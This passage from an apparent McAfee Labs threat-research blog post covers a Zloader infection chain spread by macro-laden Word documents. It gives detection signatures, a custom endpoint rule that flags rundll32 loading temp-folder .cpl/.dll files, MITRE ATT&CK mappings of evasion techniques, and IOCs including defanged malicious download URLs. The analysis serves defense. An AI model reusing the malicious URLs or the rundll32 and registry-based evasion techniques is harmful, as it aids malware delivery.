



Figure-9: Image of Remote Excel file.

Coverage and prevention guidance:

McAfee's Endpoint products detect this variant of malware and files dropped during the infection process.

The main malicious document with SHA256 (210f12d1282e90aadb532e7e891cbe4f089ef4f3ec0568dc459fb5d546c95eaf) is detected with V3 package version – 4328.0 as "**W97M/Downloader.djx**". The final Zloader payload with SHA-256 (c55a25514c0d860980e5f13b138ae846b36a783a0fdb52041e3a8c6a22c6f5e2)which is a DLL is detected by signature **"Zloader-FCVP"** with V3 package version – 4327.0

Additionally, with the help of McAfee's Expert rule feature, customers can strengthen the security by adding custom Expert rules based on the behavior patterns of the malware. The below EP rule is specific to this infection pattern.



```
Rule {
        Process {
                Include OBJECT_NAME { -v "excel.exe" }
        }
Target {
        Match PROCESS {
        Include OBJECT_NAME { -v "rundll32.exe" }
        Include PROCESS_CMD_LINE { -v "**Shell32.dll,Control_RunDLL**" }
        Include -access "CREATE"
}
Next_Process_Behavior {
        Target {
                Match SECTION {
                                Include OBJECT_NAME { -v
                        "**\\users\\*\\appdata\\Local\\temp\\**.cpl" }
                                Include OBJECT_NAME { -v
                        "**\\users\\*\\appdata\\Local\\temp\\**.dll"}
                                }
                        }
                }
        }
}
```

McAfee advises all users to avoid opening any email attachments or clicking any links present in the mail without verifying the identity of the sender. Always disable the macro execution for Office files. We advise everyone to read our blog on this new variant of Zloader and its infection cycle to understand more about the threat.

Different techniques & tactics are used by the malware to propagate and we mapped these with the MITRE ATT&CK platform.

- **E-mail Spear Phishing (T1566.001):** Phishing acts as the main entry point into the victim's system where the document comes as an attachment and the user enables the document to execute the malicious macro and cause infection. This mechanism is seen in most of the malware like Emotet, Drixed, Trickbot, Agenttesla, etc.
- **Execution (T1059.005):** This is a very common behavior observed when a malicious document is opened. The document contains embedded malicious VBA macros which execute code when the document is opened/closed.
- **Defense Evasion (T1218.011):** Execution of signed binary to abuse Rundll32.exe and to proxy execute the malicious code is observed in this Zloader variant. This tactic is now also part of many others like Emotet, Hancitor, Icedid, etc.
- **Defense Evasion (T1562.001):** In this tactic, it Disables or Modifies security features in Microsoft Office document by changing the registry keys.

IOC

Type	Value	Scanner	Detection Name	Detection Package Version (V3)
Main Word Document	210f12d1282e90aadb532e7e891cbe4f089ef4f3ec0568dc459fb5d546c95eaf	ENS	W97M/Downloader.djx	4328
Downloaded dll	c55a25514c0d860980e5f13b138ae846b36a783a0fdb52041e3a8c6a22c6f5e2	ENS	Zloader-FCVP	4327
URL to download XLS	hxxp://heavenlygem.com/11.php	WebAdvisor	Blocked	N/A
URL to download dll	hxxp://heavenlygem.com/22.php?5PH8Z	WebAdvisor	Blocked	N/A

Conclusion

Malicious documents have been an entry point for most malware families and these attacks have been evolving their infection techniques and obfuscation, not just limiting to direct downloads of payload from VBA, but creating agents dynamically to download payload as we discussed in this blog. Usage of such agents in the infection chain is not only limited to Word or Excel, but further threats may use other living off the land tools to download its payloads.

Due to security concerns, macros are disabled by default in Microsoft Office applications. We suggest it is safe to enable them only when the document received is from a trusted source.

McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.